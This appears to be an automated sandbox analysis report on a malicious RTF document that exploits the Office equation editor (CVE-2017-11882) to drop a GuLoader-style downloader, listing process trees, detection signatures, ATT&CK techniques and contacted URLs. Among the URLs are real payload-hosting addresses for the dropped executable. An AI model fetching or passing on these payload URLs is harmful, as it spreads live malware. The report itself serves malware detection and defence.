ID: 326325
Sample Name: 8825358c-c9a2-4b41-9da6-2ff1c62969d9
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:52:57
Date: 03/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 8825358c-c9a2-4b41-9da6-2ff1c62969d9

Overview


General Information

Sample Name:	8825358c-c9a2-4b41-9da6-2ff1c62969d9 (renamed file extension from none to rtf)
Analysis ID:	326325
MD5:	a0d200834b8e4b..
SHA1:	c6e2c6ca63e3d3...
SHA256:	2d81518e22ec06..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected GuLoader
- Contains functionality to hide a threa…
- Drops PE files to the user root direc…
- Hides threads from debuggers
- Installs a global keyboard hook
- Office equation editor drops PE file
- Office equation editor starts process…
- Sample uses process hollowing tech…
- Sigma detected: Executables Starte…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2360 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2508 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2532 cmdline: 'C:\Users\Public\vbc.exe' MD5: 36A1FE92A6D16E8B6EF766C06B7D9300)
    - vbc.exe (PID: 2564 cmdline: 'C:\Users\Public\vbc.exe' MD5: 36A1FE92A6D16E8B6EF766C06B7D9300)
      - ilasm.exe (PID: 2652 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\ilasm.exe MD5: 6D15369BC06C25E50ECBF1D6A091B2F6)
      - ilasm.exe (PID: 2352 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\ilasm.exe MD5: 6D15369BC06C25E50ECBF1D6A091B2F6)
- EQNEDT32.EXE (PID: 2836 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: vbc.exe PID: 2532	JoeSecurity_VB6DownloaderGeneric	Yara detected VB6 Downloader Generic	Joe Security	
Process Memory Space: vbc.exe PID: 2532	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Sample uses process hollowing technique


Stealing of Sensitive Information:

Tries to steal Crypto Currency Wallets

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne Ef
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 1 1 2	Masquerading 1 1 1	Input Capture 1 1	Query Registry 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Ea Ins Ne Co
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 2	LSASS Memory	Security Software Discovery 4 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Ex Re Ca
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2 2	SMB/Windows Admin Shares	Data from Local System 1 1	Automated Exfiltration	Non-Application Layer Protocol 2	Ex Tra Lo
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	SII Sw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Ma De Co
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja De Se
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rc Ac


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
8825358c-c9a2-4b41-9da6-2ff1c62969d9.rtf	42%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Apocalypst[1].exe	0%	ReversingLabs		
C:\Users\Public\vbc.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://https://aap-ef.com/-	0%	Avira URL Cloud	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	0%	Avira URL Cloud	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://www.acabogacia.org0	0%	URL Reputation	safe	
http://www.acabogacia.org0	0%	URL Reputation	safe	
http://www.acabogacia.org0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.securetrust.com/SGCA.crl0	0%	URL Reputation	safe	
http://crl.securetrust.com/SGCA.crl0	0%	URL Reputation	safe	
http://crl.securetrust.com/SGCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	Avira URL Cloud	safe	
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	0%	Avira URL Cloud	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	Avira URL Cloud	safe	
http://aap-ef.com/img/Breitburn_New_HTRJPFgzJ99.bin	0%	Avira URL Cloud	safe	
http://www.certicamara.com0	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	Avira URL Cloud	safe	
http://www.ancert.com/cps0	0%	URL Reputation	safe	
http://www.ancert.com/cps0	0%	URL Reputation	safe	
http://www.ancert.com/cps0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	Avira URL Cloud	safe	
http://https://www.netlock.hu/docs/	0%	URL Reputation	safe	
http://https://www.netlock.hu/docs/	0%	URL Reputation	safe	
http://https://www.netlock.hu/docs/	0%	URL Reputation	safe	
http://https://aap-ef.com/W	0%	Avira URL Cloud	safe	
http://www.trustcenter.de/guidelines0	0%	Avira URL Cloud	safe	
http://crl.chambersign.org/publicnotaryroot.crl0	0%	Avira URL Cloud	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://144.168.239.55/win/Apocalypst.exe	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-a/cacrl.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://crl.ssc.lt/root-a/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-a/cacrl.crl0	0%	URL Reputation	safe	
http://www.firmaprofesional.com0	0%	Avira URL Cloud	safe	
http://https://www.netlock.net/docs	0%	URL Reputation	safe	
http://https://www.netlock.net/docs	0%	URL Reputation	safe	
http://https://www.netlock.net/docs	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	0%	Avira URL Cloud	safe	
http://www.comsign.co.il/cps0	0%	URL Reputation	safe	
http://www.comsign.co.il/cps0	0%	URL Reputation	safe	
http://www.comsign.co.il/cps0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/publicnotaryroot.html0	0%	Avira URL Cloud	safe	
http://www.e-trust.be/CPS/QNcerts	0%	URL Reputation	safe	
http://www.e-trust.be/CPS/QNcerts	0%	URL Reputation	safe	
http://www.e-trust.be/CPS/QNcerts	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
aap-ef.com	213.239.204.60	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://aap-ef.com/img/Breitburn_New_HTRJPFgzJ99.bin	false	• Avira URL Cloud: safe	unknown
http://144.168.239.55/win/Apocalypst.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.certicamara.com/certicamaraca.crl0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false		high
http://fedir.comsign.co.il/crl/ComSignCA.crl0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-me.lv/repository0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://aap-ef.com/-	vbc.exe, 00000004.00000003.210 6932336.0000000000855000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.acabogacia.org/doc0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certifikat.dk/repository0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.chambersign.org1	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.securetrust.com/SGCA.crl0	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-c/cacrl.crl0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.post.trust.ie/reposit/cps.html0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certicamara.com/certicamaraca.crl0;	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crt0	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false		high
http://www.quovadisglobal.com/cps0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false		high
http://www.e-szigno.hu/SZSZ/0	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false		high
http://www.certicamara.com0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ssc.lt/cps03	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.certifikat.dk/oces.crl0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ancert.com/cps0	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp, vbc.exe, 00 000004.00000003.2111772656.000 000001ED42000.00000004.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pki.wellsfargo.com/wsprca.crl0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false		high
http://www.dnie.es/dpc0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rootca.or.kr/rca/cps.html0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://rca.e-szigno.hu/ocsp0-	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false		high
http://https://www.netlock.hu/docs/	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://aap-ef.com/W	vbc.exe, 00000004.00000003.210 6932336.0000000000855000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.trustcenter.de/guidelines0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.chambersign.org/publicnotaryroot.crl0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.entrust.net/CRL/Client1.crl0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crl	vbc.exe, 00000004.00000003.211 1825228.000000001ED3A000.00000 004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.xrampsecurity.com/XGCA.crl0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-a/cacrl.crl0	vbc.exe, 00000004.00000003.211 1744787.000000001ED35000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wellsfargo.com/certpolicy0	vbc.exe, 00000004.00000003.211 1619970.000000001ED26000.00000 004.00000001.sdmp	false		high
